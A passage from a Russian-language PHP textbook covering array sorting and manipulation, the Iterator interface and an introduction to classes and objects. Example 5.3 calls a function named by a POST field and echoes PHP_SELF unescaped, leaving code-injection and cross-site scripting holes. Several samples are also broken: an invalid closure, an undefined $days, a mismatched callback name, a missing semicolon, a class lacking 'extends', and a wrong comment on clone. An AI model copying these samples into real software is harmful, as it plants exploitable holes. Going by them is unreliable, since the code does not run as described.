Эффект	По возрастанию	По убыванию	Пользовательская сортировка
Сортирует по значениям, а затем заново назначает индексы, начиная с 0	sort()	rsort()	usort()
Сортирует массив по значениям	asort()	arsort()	uasort()
Сортирует массив по ключам	ksort()	krsort()	uksort()

Функции sort(), rsort() и usort() предназначены для работы с индексируемыми массивами, поскольку они присваивают новые числовые ключи и таким образом реализуют сортировку. Они полезны, когда вы должны ответить на вопросы вроде: "Какие 10 самых высоких баллов?", "Кто третий по алфавитному порядку" и т.д. Другие функции сортировки могут быть использованы на индексируемых массивах, но полчить доступ к отсортированному порядку вы сможете, только используя функции обхода, например, foraech и next.

Для сортировки имен по алфавиту, выполните следующие действия:

```
$names = array("Катя", "Анжела", "Вика", "Марина");
sort($names);        // $names = array("Анжела", "Вика", "Катя", "Марина")
```

Чтобы получить список имен в обратном алфавитном порядке, просто используйте rsort() вместо sort().

Если у вас есть ассоциативный массив, содержащий имена пользователей и время сессии каждого из них, вы можете использовать функцию arsort() для отображения трех пользователей, находящихся на сайте больше всего времени:

```
$logins = array(
    'njt' => 415,
    'kt' => 492,
    'rl' => 652,
    'jht' => 441,
    'jj' => 441,
    'wt' => 402,
    'hut' => 309,
);

arsort($logins);
```

```
$numPrinted = 0;

echo "<table>\n";

foreach ($logins as $user => $time) {
    echo("<tr><td>{$user}</td><td>{$time}</td></tr>\n");

    if (++$numPrinted == 3) {
        break; // выводим только 3 пользователя
    }
}
echo "</table>";
```

Если вы хотите отобразить таблицу в убывающем порядке по имени пользователя, используйте функцию ksort().

Пользовательская сортировка требует от вас предоставления функции, которая принимает два значения и возвращает значение, которое определяет порядок двух переданных значений в отсортированном массиве. Функция должна вернуть 1, если первое значение больше, чем второе, -1, если первое значение меньше, чем второе и 0, если значения равны с точки зрения вашей функции сортировки.

В примере 5.3 программа позволяет вам использовать разные функции сортировки над одними и теми же данными.

Пример 5.3. Сортировка массвов

```
<?php
function userSort($a, $b)
{
    // smarts - это важно, поэтому сортируем его сначала
    if ($b == "smarts") {
        return 1;
    }
    else if ($a == "smarts") {
        return -1;
    }

    return ($a == $b) ? 0 : (($a < $b) ? -1 : 1);
}

$values = array(
    'name' => "Buzz Lightyear",
    'email_address' => "buzz@starcommand.gal",
    'age' => 32,
    'smarts' => "some"
);
```

```
if ($_POST['submitted']) {

    $sortType = $_POST['sort_type'];

    if ($sortType == "usort" || $sortType == "uksort" || $sortType == "uasort") {
        $sortType($values, "user_sort");
    }
    else {
        $sortType($values);
    }
}
?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?> " method="post">
    <p>
        <input type="radio" name="sort_type"
            value="sort" checked="checked" /> Стандартная<br />
        <input type="radio" name="sort_type" value="rsort" /> Обратная<br />
        <input type="radio" name="sort_type" value="usort" /> Пользовательская<br />
        <input type="radio" name="sort_type" value="ksort" /> По ключам<br />
        <inputtype="radio"name="sort_type"value="krsort"/>Поключамвобратномпорядке<br/>
        <input type="radio" name="sort_type"
            value="uksort" /> Пользовательская по ключу<br />
        <input type="radio" name="sort_type" value="asort" /> По значению<br />
        <input type="radio" name="sort_type"
            value="arsort" /> По значению (обратная) value<br />
        <input type="radio" name="sort_type"
            value="uasort" /> Пользовательская (по значению)<br />
    </p>
    <p align="center"><input type="submit" value="Sort" name="submitted" /></p>
    <p>Значения<?=$_POST['submitted']?"отсортированы{$sortType}":"неотсортированы";?>:</p>
    <ul>
        <?php foreach ($values as $key => $value) {
            echo "<li><b>{$key}</b>: {$value}</li>";
        } ?>
    </ul>
</form>
```

Натуральный порядок сортировки

Встроенные функции PHP корректно сортируют строки и числа, но не корректно работают со строками, содержащими числа. Например, если у вас есть имена файлов *ex10.php*, *ex5.php* и *ex1.php*, обычные функции сортировки переупорядочат их в следующем порядке: *ex1.php*, *ex10.php* и *ex5.php*. Для корректной сортировки строк, содержащих числа, используйте функции natsort() и natcasesort():

```
$output = natsort(input);
$output = natcasesort(input);
```

Сортировка нескольких массивов за один раз

Функция array_multisort() сортирует несколько массивов за один раз:

```
array_multisort(array1 [, array2, ... ]);
```

Передайте ей серию массивов и порядков сортировки (заданных константами SORT_ASC и SORT_DESC) и она переупорядочит элементы этих массивов, назначив новые индексы. Она подобна операции join в реляционной базе данных.

Представьте, что у нас есть много людей и несколько частей данных по каждой персоне:

```
$names = array("Том", "Дик", "Херит", "Бренда", "Джо");
$ages = array(25, 35, 29, 35, 35);
$zips = array(80522, '02140', 90210, 64141, 80522);
```

Первый элемент каждого массива представляет одну запись – вся информация о Томе. Аналогично, второй элемент представляет вторую запись – всю информацию о Дике. Функция array_multisort() переупорядочивает элементы массивов, сохраняя записи. Поэтому если Дик должен быть в массиве $names перед Томом, то остальная информация в остальных двух массивах также должна предшествовать информации о Томе. (Обратите внимание, что нам нужно заключить почтовый индекс Дика в кавычки, чтобы PHP не интерпретировал его как восьмеричное значение).

Здесь мы сортируем записи сначала по возрасту (в порядке возрастания), а затем в порядке убывания по почтовому индексу:

```
array_multisort($ages, SORT_ASC, $zips, SORT_DESC, $names, SORT_ASC);
```

Нам нужно включить $names в функцию, чтобы убедиться, что имя Дика останется с его возрастом и индексом. Выведем результат сортировки:

```
for ($i = 0; $i < count($names); $i++) {
    echo "{$names[$i]}, {$ages[$i]}, {$zips[$i]}\n";
}
```

Вывод:

```
Том, 25, 80522
Херит, 29, 90210
Джо, 35, 80522
Бренда, 35, 64141
Дик, 35, 02140
```

Инвертирование массивов

Функция array_reverse() инвертирует внутренний порядок элементов в массиве:

```
$reversed = array_reverse(array);
```

Числовые ключи будут перенумерованы, начиная с 0, строковые индексы останутся нетронутыми. В общем, намного лучше использовать функции сортировки в обратном порядке вместо сортировки массива с последующим его инвертированием.

Функция array_flip() возвращает массив наоборот, то есть ключи массива становятся значениями, а значения массива – ключами.

```
$flipped = array_flip(array);
```

Например, если у вас есть массив, отражающий имена пользователей в их домашние каталоги, вы можете использовать array_flip() для создания массива, отражающего домашние каталоги в имена пользователей:

```
$u2h = array(
    'gnat' => "/home/staff/nathan",
    'frank' => "/home/action/frank",
    'petermac' => "/home/staff/petermac",
    'ktatroe' => "/home/staff/kevin"
);

$h2u = array_flip($u2h);
$user = $h2u["/home/staff/kevin"];        // $user = 'ktatroe'
```

Элементы исходного массива, не являющиеся ни строками, ни целыми числами, останутся нетронутыми в результирующем массиве. Новый массив поможет вам найти ключи в оригинальном массиве по их значениям, но данный метод эффективен только тогда, когда у исходного массива значения уникальны.

Сортировка в случайном порядке

Чтобы перемешать элементы в случайном порядке, используйте функцию suffle(). Она заменяет все существующие ключи – строки или числа – последовательными целыми числами, начинающимися с 0. Рассмотрим, как рандомизировать порядок дней недели:

```
$weekdays = array("Пн", "Вт", "Ср", "Чт", "Пт");
shuffle($weekdays);
print_r($days);
```

Результат:

```
Array(
    [0] => Вт
    [1] => Чт
    [2] => Пн
    [3] => Пт
    [4] => Ср
)
```

Очевидно, порядок после shuffle() может не совпасть с демонстрационным выводом здесь из-за случайной природы функции. Если вам нужно просто выбрать случайный элемент из массива, используйте функцию rand() для выбора случайного индекса элемента, что более эффективно.

5.9. Работа со всем массивом

В PHP есть несколько функций, которые применяются сразу ко всем элементам массива. Вы можете выполнить слияние массивов, найти разницу между двумя массивами, вычислить сумму всех элементов массива и т.д.

Вычисление суммы всех элементов массива

Функция array_sum() вычисляет сумму значений индексированного или ассоциативного массива:

```
$sum = array_sum(array);
```

Например:

```
$scores = array(98, 76, 56, 80);
$total = array_sum($scores);          // $total = 310
```

Соединение двух массивов

Функция array_merge() интеллектуально объединяет два или более массива:

```
$merged = array_merge(array1, array2 [, array ... ])
```

Если числовой ключ из более раннего массива повторяется, значению из более позднего массива присваивается новый числовой ключ:

```
$first = array("привет", "мир");      // 0 => "привет", 1 => "мир"
$second = array("exit", "here");      // 0 => "exit", 1 => "здесь"
$merged = array_merge($first, $second);
// $merged = array("привет", "мир", "выход", "здесь")
```

Если строковой ключ из раннего массива повторяется, ранее значение будет заменено поздним значением:

```
$first = array('билл' => "клинтон", 'тони' => "данза");
$second = array('билл' => "гейтс", 'адам' => "вест");
$merged = array_merge($first, $second);
// $merged = array('билл' => "гейтс", 'тони' => "данза", 'адам' => "вест")
```

Вычисление разницы между двумя массивами

Другая часто используемая функция принимает набор массивов и возвращает разницу, то есть значения одного массива, которые отсутствуют в другом массиве. Функция array_diff() вычисляет разницу, возвращает массив со значениями из первого массива, которых нет во втором массиве:

```
$diff = array_diff(array1, array2 [, array ... ]);
```

Например:

```
$a1 = array("билл", "клара", "элла", "саймон", "юлия");
$a2 = array("джек", "клара", "тони");
$a3 = array("элла", "саймон", "галина");

// найти значения $a1, которых нет в $a2 или $a3
$difference = array_diff($a1, $a2, $a3);

print_r($difference);
```

Результат:

```
Array(
    [0] => "билл",
    [4] => "юлия"
);
```

Значения сравниваются с использованием оператора ===, поэтому 1 и "1" – разные значения. Ключи первого массива сохраняются, поэтому в $diff ключ значения "билл" равен 0, а ключ значения "юлия" равен 4.

В другом примере следующий код вычисляет разницу двух массивов:

```
$first = array(1, "два", 3);

$second = array("два", "три", "четыре");

$difference = array_diff($first, $second);

print_r($difference);
```

Результат:

```
Array(
    [0] => 1
    [2] => 3
)
```

Фильтрация элементов массива

Для выделения подмножества массива на основании его значений, можно использовать функцию array_filter():

```
$filtered = array_filter(array, callback);
```

Каждое значение массива *array* передается функции callback. Возвращаемый массив содержит только те элементы исходного массива, для которых функция вернула true. Например:

```
// нечетный
$callback = function isOdd ($element)
{
    return $element % 2;
};

$numbers = array(9, 23, 24, 27);

$odds = array_filter($numbers, $callback);
// $odds = array(0 => 9, 1 => 23, 3 => 27)
```

Как видите, ключи массива сохраняются. Эта функция наиболее полезна с ассоциативными массивами.

5.10. Использование массивов

Массивы встречаются практически в каждой PHP-программе. В дополнение к их непосредственному назначению – хранению коллекций значений – они могут также использоваться для реализации различных абстрактных типов данных. В этом разделе мы покажем, как массивы могут использоваться для реализации множеств и стеков.

Множества

Массивы позволяют вам реализовать базовые операции теории множеств: объединение, пересечение и разницу. Каждое множество можно представить в виде массива, а различные PHP-функции реализуют набор операций. Значения во множестве являются значениями в массиве – ключи не используются, но они сохраняются операциями.

Объединение двух множеств – множество, содержащее в себе все элементы исходных множеств, дублирующиеся значения удаляются. Функции array_merge() и array_unique() позволяют вам вычислить объединение. Рассмотрим, как найти объединение двух массивов:

```
function arrayUnion($a, $b)
{
    $union = array_merge($a, $b);     // дубликаты все еще существуют

    $union = array_unique($union);

    return $union;
}
```

```
$first = array(1, "два", 3);
$second = array("два", "три", "четыре");
$union = arrayUnion($first, $second);

print_r($union);
```

Результат:

```
Array(
    [0] => 1
    [1] => два
    [2] => 3
    [4] => три
    [5] => четыре
)
```

Пересечение двух множеств – это набор общих элементов, входящих в оба множества. В PHP есть встроенная функция array_intersect(), принимающая любое число массивов в качестве аргументов и возвращающая массив, состоящий из значений, которые есть в каждом из них. Если у нескольких ключей есть одно и то же значение, сохраняется первый ключ с этим значением.

Стеки

Стек (или очередь) – это в принципе всем известная структура данных LIFO (Last In First Out - Последним зашел, первым вышел). Хотя в PHP стеки не очень часто используются по сравнению с другими языками программирования, мы можем создавать стеки, используя пару PHP-функций - array_push() и array_pop(). Функция array_push() идентична присваиванию $array[]. Мы используем array_push(), чтобы явно указать, что мы работаем именно со стеком, что вместе с использованием array_pop() делает программу более читабельной. Также в PHP есть функции array_shift() и array_unshift(), которые позволяют работать с массивом как со стеком.

Стеки особенно полезны для реализации машины состояний. В примере 5.4 приведен простой отладчик состояний, позволяющий вам вывести список функций, которые были вызваны до этой точки (то есть выполнить трассировку стека).

Пример 5.4. Отладчик состояния

```
$callTrace = array();

function enterFunction($name)
{
    global $callTrace;
    $callTrace[] = $name;
    echo "Вход {$name} (стек = " . join(' -> ', $callTrace) . ")<br />";
}
```

```
function exitFunction()
{
    echo "Выход<br />";
    global $callTrace;
    array_pop($callTrace);
}

function first()
{
    enterFunction("first");
    exitFunction();
}

function second()
{
    enterFunction("second");
    first();
    exitFunction();
}

function third()
{
    enterFunction("third");
    second();
    first();
    exitFunction();
}

first();
third();
```

Рассмотрим вывод примера 5.4:

```
Вход first (стек = first)
Выход
Вход third (стек = third)
Вход second (стек = third -> second)
Вход first (стек = third -> second -> first)
Выход
Выход
Вход first (стек = third -> first)
Выход
Выход
```

5.11. Интерфейс Iterator

Используя конструкцию foreach, вы можете итерировать не только по массивам, но также по экземплярам классов, которые реализуют интерфейс

Iterator (см. гл. 6). Для реализации интерфейса Iterator вы должны реализовать пять методов в вашем классе:

- current() - возвращает элемент, на который в данный момент указывает итератор;
- key() - возвращает ключ текущего элемента;
- next() - перемещает итератор на следующих элемент объекта и возвращает его;
- rewind() - перемещает итератор на первый элемент массива;
- valid() - возвращает true, если итератор указывает на допустимый элемент, false - в противном случае.

Пример 5.5 заново реализует простой класс итератора, содержащий статический массив данных.

Пример 5.5. Интерфейс iterator

```
class BasicArray implements Iterator
{
    private $position = 0;
    private $array = ["первый", "второй", "третий"];

    public function __construct()
    {
        $this->position = 0;
    }

    public function rewind()
    {
        $this->position = 0;
    }

    public function current()
    {
        return $this->array[$this->position]
    }

    public function key()
    {
        return $this->position;
    }

    public function next()
    {
        $this->position += 1;
    }
```

```
    public function valid()
        {
            return isset($this->array[$this->position]);
        }
}

$basicArray = new BasicArray;

foreach ($basicArray as $value) {
    echo "{$value}\n";
}

foreach ($basicArray as $key => $value) {
    echo "{$key} => {$value}\n";
}
```

Результат:

```
первый
второй
третий
0 => первый
1 => второй
2 => третий
```

Когда вы реализуете интерфейс Iterator на классе, вы сможете обходить элементы в объектах класса, используя конструкцию foreach. Однако вы не сможете обращаться к экземплярам класса, как к массивам. Пример:

```
class Trie implements Iterator
{
    const POSITION_LEFT = "left";
    const POSITION_THIS = "this";
    const POSITION_RIGHT = "right";

    var $leftNode;
    var $rightNode;
    var $position;

    // реализуйте методы Iterator здесь...
}

$trie = new Trie();

rewind($trie);
```

Этот пример перематывает указатель итератора на свойства $trie, используя встроенную функцию rewind() вместо вызова метода rewind() в $trie.

Опциональная библиотека SPL предоставляет огромное разнообразие полезных итераторов, в том числе итераторы файловой системы, дерева и т.д.

Глава 6. Объекты

Объектно-ориентированное программирование (ООП) открывает двери в более грамотному проектированию, более простому обслуживанию кода и более масштабным возможностям повторного использования кода. Важность ООП сегодня настолько велика, что немногие бы сегодня осмелились представлять язык, который не был бы объектно-ориентирован. В PHP есть много полезных функций ООП и эта глава показывает, как их использовать.

ООП предоставляет основополагающее соединение между данными и кодом, обрабатывающим эти данные, и позволяет вам разрабатывать и реализовывать программы на основании этого соединения. Например, доска объявлений обычно отслеживает многих пользователей. При использовании процедурного языка программирования каждый пользователь был бы структурой данных, также будет ряд функций, которые будут работать со структурами данных пользователей (создание новых пользователей, получение информации о пользователе и т.д.). При использовании объектно-ориентированного программирования каждый пользователь будет объектом - структурой данных вместе с кодом для их обработки. Данные и код все еще есть, но теперь они обрабатываются как неделимая, единая сущность.

В гипотетической доске объявлений объекты могут представлять не только пользователей, но и сообщения, а также потоки. У объекта пользователя есть имя пользователя и пароль, чтобы идентифицировать все сообщения этого пользователя. Объект сообщения "знает", какому потоку он принадлежит, имеет код для отправки нового сообщения, ответа на существующее сообщение и для отображения сообщений. Объект потока - это набор объектов сообщений и его код способен вывести на экран список веток. И это только один из способов разделить необходимую функциональность на объекты. В качестве альгернативы код добавления нового сообщения может находиться в объекте пользователя, а не в объекте сообщения. Разработка объектно-ориентированных систем является сложной темой и по ней написано много книг. И очень важно, что в PHP существуют возможности для разработки объектно-ориентированных решений.

Объект по своей сути представляет объединение кода (то есть поведения) и данных (то есть структуры) и в таком виде является модульной единицей для разработки приложений и повторного использования кода. В этой главе будет показано, как вы можете определять, создавать и использовать объ-

екты в PHP. Также в этой главе будут рассмотрены такие понятия, как интроспекция и сериализация.

6.1. Терминология и основные понятия

У каждого объектно-ориентированного языка есть свой набор понятий для одних и тех же стандартных концепций. В этом разделе мы рассмотрим понятия, которые использует PHP, в других языках программирования эти понятия могут иметь другое значение.

Давайте вернемся к нашему примеру с пользователями доски объявлений. Вам нужно отслеживать одинаковую информацию для каждого пользователя и для разных пользователей вызывать одни и те же функции в рамках работы с данными каждого пользователя. Когда вы проектируете программу, вы определяете поля для каждого пользователя, то есть указываете, какая информация может содержаться для пользователя, и пишете некоторые функции по работе с данными из этих полей. В терминологии ООП вы проектируете *класс*.

Класс – это шаблон для построения объектов. Или по другому: класс – это описатель множества объектов. Объект - это экземпляр класса.

В нашем примере в объекте хранится структура данных пользователя в виде полей, а также присоединенный код функций обработки этих данных. Если проводить аналогии, объекты и классы немного похожи на переменные и типы данных. Есть один целый тип данных (*integer*) и множество возможных целых чисел, где одно число – это как бы экземпляр (объект) класса integer. Аналогично, ваша программа определяет один класс «ПОЛЬЗОВАТЕЛЬ», но может создавать много разных пользователей-объектов на его основе.

Данные, связанные с объектом, называются *свойствами*. Функции, связанные с объектами, называют *методами*. Когда вы определяете класс, вы определяете имена его свойств и задаете код для его методов.

Отладка и обслуживание программы станет намного проще, если вы используете *инкапсуляцию*. Идея инкапсуляции в том, что класс предоставляет определенные методы для остального внешнего кода, который использует объекты этого класса, но не дает непосредственного доступа к структурам данных объектов. Работать с данными объектов можно только через вызов методов этих объектов. Благодаря такому подходу значительно упрощается отладка, так как локализуются области поиска ошибок. Также становится проще и обслуживание, потому что вы можете менять реализации класса, не изменяя код, который использует класс, пока вы поддерживаете один и тот же интерфейс (*интерфейс – набор методов*).

Еще один основополагающий принцип ООП, о котором следует рассказать, – это наследование. Любой нетривиальный объектно-ориентированный проект использует *наследование*.

Наследование – это способ определения нового класса на основании существующего с добавлением новых или изменением существующих свойств и методов. Старый класс называется суперклассом (или родительским, базовым классом), а новый класс называется подклассом (или производным классом). Наследование - это форма повторного использования кода, когда код базового класса повторно используется вместо его копирования и вставки в новый класс. Любое улучшение или модификация базового класса автоматически отображается в производном классе.

6.2. Создание объекта

Намного проще создавать объекты какого-либо существующего класса и использовать их, чем объявлять классы объектов. Поэтому перед тем, как мы разберемся, как определять собственные классы, давайте посмотрим на создание объектов. Для создания объекта заданного класса, используйте ключевое слово new:

```
$object = new Class;
```

Предполагая, что класс Person определен, вы можете создать объект этого класса так:

```
$rasmus = new Person;
```

Не нужно заключать название класса в кавычки, иначе получите ошибку компиляции:

```
$rasmus = new "Person";        // не работает
```

Некоторые классы позволяют вам передавать аргументы вызову new. В документации по классу вы узнаете, принимает ли он аргументы. Если да, то вы можете создавать объекты примерно так:

```
$object = new Person("Fred", 35);
```

Вы можете предоставить имя класса через переменную:

```
$class = "Person";
$object = new $class;
// эквивалентно
$object = new Person;
```

Если вы укажете несуществующий класс, это приведет к ошибке времени выполнения.

Переменные, содержащие ссылки объекта, как и обычные переменные, могут использоваться самыми различными способами. Обратите внимание, что переменные-ссылки работают с объектами, как показано здесь:

```
$account = new Account;
$object = "account";
${$object}->init(50000, 1.10);     // то же, что и $account->init
```

6.3. Доступ к свойствам и методам

Как только у вас есть объект, вы можете использовать запись -> для получения доступа к методам и свойствам объекта:

```
$object->propertyname $object->methodname([arg, ... ])
```

Например:

```
echo "Возраст Расмуса - {$rasmus->age} лет.\n";  // доступ к свойству
$rasmus->birthday();                              // вызов метода
$rasmus->setAge(21);                              // вызов метода с аргументами
```

Методы действуют так же, как и функции (однако применимы в большинстве случаев только к рассматриваемому объекту), поэтому они не только принимают аргументы, но и возвращают значения:

```
$clan = $rasmus->family("extended");
```

При определении класса вы можете указать, какие методы и свойства будут публично доступны, а какие будут доступны только в пределах класса, используя модификаторы public и private. Вы можете использовать их, чтобы обеспечить инкапсуляцию. Но об этом чуть позже.

Также можно использовать переменные для задания имен свойств:

```
$prop = 'age';
echo $rasmus->$prop;
```

Статические методы определяются в классе и вызываются без создания объекта. Такие методы не могут получать доступ к свойствам (и это понятно, ведь объект не определен и метод не "знает", к каким свойствам получить доступ). Имя статического метода - это имя класса с последующими двумя двоеточиями и именем метода. Например, следующий код вызывает статический метод p(), определенный в классе HTML:

```
HTML::p("Hello, world");
```

При объявлении класса вы определяете, какие свойства и методы будут статическими, используя ключевое слово static.

Как только объекты созданы, они передаются по ссылке (что экономит память по сравнению с копированием всего объекта). Например:

```
$f = new Person("Фред", 35);

$b = $f;          // $b и $f указывают на один и тот же объект

$b->setName("Барни");

printf("%s и %s - лучшие друзья\n", $b->getName(), $f->getName());
```

Вывод:

```
Барни и Барни - лучшие друзья
```

Если вы хотите создать именно копию объекта, используйте оператор clone:

```
$f = new Person("Фред", 35);

$b = clone $f;  // $b и $f указывают на один и тот же объект

$b->setName("Барни");

printf("%s и %s - лучшие друзья\n", $b->getName(), $f->getName());
```

Вывод:

```
Фред и Барни - лучшие друзья
```

Когда вы используете оператор clone для создания копии объекта, а в классе объекта объявлен метод __clone(), то данный метод будет вызван сразу же после клонирования объекта. Вы можете использовать это поведение в случаях, когда объекты хранят внешние ресурсы (например, дескрипторы файлов) для создания новых ресурсов, а не копирования существующих.

6.4. Объявление класса

Чтобы разработать вашу программу или библиотеку кода в объектно-ориентированном стиле, вам нужно определить свои собственные классы, используя ключевое слово class. При определении класса задается имя класса, а также свойства и методы класса. Имена класса не чувствительны к регистру символов и должны соответствовать правилам для PHP-идентификаторов. Имя класса stdClass зарезервировано и его использовать нельзя.

Рассмотрим синтаксис определения класса:

```
class classname [ extends baseclass ] [ implements interfacename,
    [interfacename, ... ] ]
```

```
{
    [ use traitname, [ traitname, ... ]; ]

    [ visibility $property [ = value ]; ... ]

    [ function functionname (args) {
        // код
        }
        ...
    ]
}
```

Определение методов

Метод - это функция, определенная внутри класса. Хотя PHP не накладывает каких-то специальных ограничений, большинство методов должны работать с данными только в пределах объекта, в котором определен метод.

Имена методов, которые начинаются с двух знаков подчеркивания (__), могут быть использованы PHP в будущем (в данный момент такие имена используются для методов объекта сериализации - __sleep() и __wakeup(), который будет описан далее в этой главе), поэтому не рекомендуется начинать имена собственных методов с этой последовательности.

Внутри метода переменная $this содержит ссылку на текущий объект. Например, если вы вызвали $rasmus->birthday() внутри метода bithday(), то $this будет содержать то же значение, что и $rasmus. Методы используют переменную $this для доступа к свойствам текущего объекта и для доступа к методам этого объекта.

Рассмотрим определение простого класса Person, демонстрирующего переменную $this в действии:

```
class Person
{
    public $name = '';

    function getName()
    {
        return $this->name;
    }

    function setName($newName)
    {
        $this->name = $newName;
    }
}
```

Как видите, методы getName() и setName() используют $this для доступа к свойству $name текущего объекта.

Для объявления метода статическим, используйте ключевое слово static. Внутри статических методов переменная $this не определяется. Например:

```
class HTMLStuff
{

    static function startTable()
    {
        echo "<table border=\"1\">\n";
    }

    static function endTable()
    {
        echo "</table>\n";
    }
}
HTMLStuff::startTable();
    // выводит строки и столбцы HTML-страницы
HTMLStuff::endTable();
```

Если вы объявляете метод с использованием ключевого слова final, подклассы не могут переопределить его. Например:

```
class Person
{
    public $name;

    final function getName()
    {
        return $this->name;
    }
}

class Child extends Person
{
    // синтаксическая ошибка
    function getName()
    {
        // do something
    }
}
```

Используя модификаторы класса, вы можете изменить видимость методов. Методы, которые должны быть доступны за пределами объекта, нужно объявить как public. Методы класса, которые должны вызываться только методами этого же класса, нужно объявить как private. Модификатор protected разрешает доступ наследуемым и родительским классам. Определение видимости методов класса необязательно, если вы не указали видимость метода, метод считается публичным (public). Например:

```
class Person
{
    public $age;

    public function __construct()
    {
        $this->age = 0;
    }

    public function incrementAge()
    {
        $this->age += 1;
        $this->ageChanged();
    }

    protected function decrementAge()
    {
        $this->age -= 1;
        $this->ageChanged();
    }

    private function ageChanged()
    {
        echo "Возраст изменен на {$this->age}";
    }
}

class SupernaturalPerson
{
    public function incrementAge()
    {
        // наоборот, уменьшаем возраст
        $this->decrementAge();
    }
}

$person = new Person;
$person->incrementAge();
$person->decrementAge();        // не разрешено
$person->ageChanged();          // также не разрешено
$person = new SupernaturalPerson;
$person->incrementAge();        // вызывает на самом деле decrementAge
```

При определении методов объекта вы можете использовать контроль типа (см. гл. 3):

```
class Person
{
    function takeJob(Job $job)
    {
        echo "Now employed as a {$job->title}\n";
    }
}
```

Объявление свойств

В предыдущем объявлении класса Person мы объявили свойство $name. Объявление свойств не является обязательным, так как вы в любой момент можете инициализировать новую переменную, но предварительное их объявление существенно повышает удобочитаемость программы, а потому настоятельно рекомендуется. В PHP считается хорошим стилем объявлять ваши свойства, также вы можете в любое время добавить новые свойства.

Рассмотрим версию класса Person, в которой свойство $name не определено:

```
class Person
{
    function getName()
    {
        return $this->name;
    }

    function setName($newName)
    {
        $this->name = $newName;
    }
}
```

Вы можете назначить свойствам значения по умолчанию, но эти значения должны быть простыми константами:

```
public $name = "J Doe";        // работает
public $age = 0;               // работает
public $day = 60 * 60 * 24;    // не работает
```

По аналогии с методами, используя модификаторы доступа, вы можете изменить видимость свойств. Свойства, которые должны быть доступны за пределами объекта, нужно объявить как public. Свойства, которые должны быть доступны только методам этого класса, должны быть объявлены как private. Модификатор protected разрешает доступ наследуемым и родительским классам.

Рассмотрим объявление класса:

```
class Person
{
    protected $rowId = 0;
    public $username = 'Каждый видит меня';
    private $hidden = true;
}
```

В дополнение к свойствам экземпляров объектов, PHP позволяет вам определять статические свойства, которые могут быть доступны по ссылке с именем класса. Например:

```
class Person
{
    static $global = 23;
}
$localCopy = Person::$global;
```

Внутри экземпляра объекта класса вы также можете обращаться к статическому свойству с использованием ключевого слова self например: echo self::$global.

Перегрузка

Сразу обратите, пожалуйста, внимание, что трактовка понятия «перегрузка» в языке PHP отличается от его трактовки в других языках. Перегрузка в PHP означает возможность на лету "создавать" свойства и методы. Эти динамические сущности обрабатываются с помощью "волшебных" методов, которые можно создать в классе для различных видов действий.

Методы перегрузки вызываются при взаимодействии с теми свойствами или методами, которые не были объявлены или не видны в текущей области видимости.

Так, если свойство не существует в объекте, но в то же время если для объектного класса определены методы __get() или __set() – методы перегрузки, то данные методы позволяют получить или установить значение для этого свойства.

Например, вам нужно объявить класс, представляющий данные, полученные из базы данных, но вы не хотите получать большие значения данных, например, такие как BLOB[5], если они не были явно запрошены. Один из способов реализовать это, конечно же, заключается в создании методов, которые будут читать и записывать данные по мере необходимости. Другой метод - использовать методы перезагрузки :

```
class Person
{
    public function __get($property)
    {
        if ($property === 'biography') {
            $biography = "long text here...";          // получаем его из БД

            return $biography;
        }
    }
```

[5] **BLOB** (англ. *Binary Large OBject* — двоичный большой объект) — массив двоичных данных. В СУБД BLOB — специальный тип данных, предназначенный, в первую очередь, для хранения изображений, аудио и видео, а также компилированного программного кода.

```
    public function __set($property, $value)
    {
        if ($property === 'biography') {
            // помещаем значение в БД
        }
    }
}
```

Объявление констант

Подобно глобальным константам, назначенным с помощью функции define(), PHP предоставляет способ назначения констант в пределах класса. Аналогично статическим свойствам, доступ к константам можно получить непосредственно через класс или с использованием записи self. Как только константа определена, ее значение нельзя изменять:

```
class PaymentMethod
{
    const TYPE_CREDITCARD = 0;
    const TYPE_CASH = 1;
}

echo PaymentMethod::TYPE_CREDITCARD;
0
```

Как и с глобальными константами, есть общая практика определять константы класса в верхнем регистре символов.

Наследование

Для наследования свойств и методов другого класса используйте ключевое слово keyword в определении класса с последующим указанием базового класса:

```
class Person
{
    public $name, $address, $age;
}

class Employee extends Person
{
    public $position, $salary;
}
```

Класс Employee содержит свойства $position и $salar, а также свойства $name, $address и $age, которые были наследованы из класса Person.

Если у производного класса есть свойство или метод с тем же именем, как в родительском классе, приоритет будет у свойства/метода в производном классе (то есть локальное имеет приоритет над глобальным). При доступе к свойству будет возвращено значение свойства дочернего класса, а при вызове метода будет вызван метод из дочернего метода.

Чтобы использовать методы родительского класса, используйте запись parent::method():

```
parent::birthday();        // вызывает метод birthday() из родительского класса
```

Частой ошибкой является указание имени родительского класса при вызове методов:

```
Creature::birthday();    // когда Creature - это родительский класс
```

Это плохо, потому что имя класса распространяется по всему производному классу. При изменении родительского класса придется переписывать весь код дочернего класса. При использовании parent:: будет использован родительский класс, указанный в extends.

Если нужно вызвать метод дочернего класса и вы хотите убедиться, что вы вызываете метод из текущего класса, используйте запись self::metod():

```
self::birthday(); // вызываем метод birthday() этого класса
```

Для проверки, является ли объект экземпляром того или иного класса или реализует ли он определенный интерфейс (см. раздел "Интерфейсы"), вы можете использовать оператор instanceof:

```
if ($object instanceof Animal) {
    // сделать что-нибудь
}
```

Интерфейсы

Интерфейс представляет собой средство описания контракта, который призван обеспечивать тот или иной класс. По своей сути, интерфейс – это именованный набор методов. Тот или иной класс призван реализовывать заданный интерфейс, то есть содержать конкретную последовательность действий по реализации того или иного метода интерфейса. В самом же интерфейсе данная реализация не задается, а указываются только имена методов, их переменные и т.д., то есть сигнатуры методов. Несколько классов могут по разному реализовывать один и тот же интерфейс. Например, интерфейс печати может быть по разному реализован классом лазерного принтера и классом файлового принтера.

Рассмотрим синтаксис определения интерфейса:

```
interface interfacename
{
    [ function functionname();
    ...
    ]
}
```

Для объявления класса, реализующего интерфейс, нужно использовать ключевое слово implements, после которого нужно указать любое число интерфейсов, разделенных запятыми:

```
interface Printable
{
    function printOutput();
}

class ImageComponent implements Printable
{
    function printOutput()
    {
        echo "Печатаем изображение...";
    }
}
```

Интерфейс можно наследовать от других интерфейсов (в том числе от нескольких интерфейсов сразу), так же как и классы, с помощью оператора extends.

Трейты

Трейты (traits) - это механизм обеспечения повторного использования кода, который позволяет не использовать иерархии классов. То есть в обычной ситуации, чтобы код одного класса был «вставлен» в другой класс, вам нужно второй класс унаследовать от первого. Получается иерархия со всеми вытекающими ее особенностями. Трейты позволяют вам реализовать повторное использование одной и той же функциональности в нескольких разных классах, у которых нет общего предка в иерархии классов. Трейты позволяют реализовать горизонтальную композицию поведения (иерархия является вертикальной композицией). Рассмотрим синтаксис определения трейта:

```
trait traitname [ extends baseclass ]
{
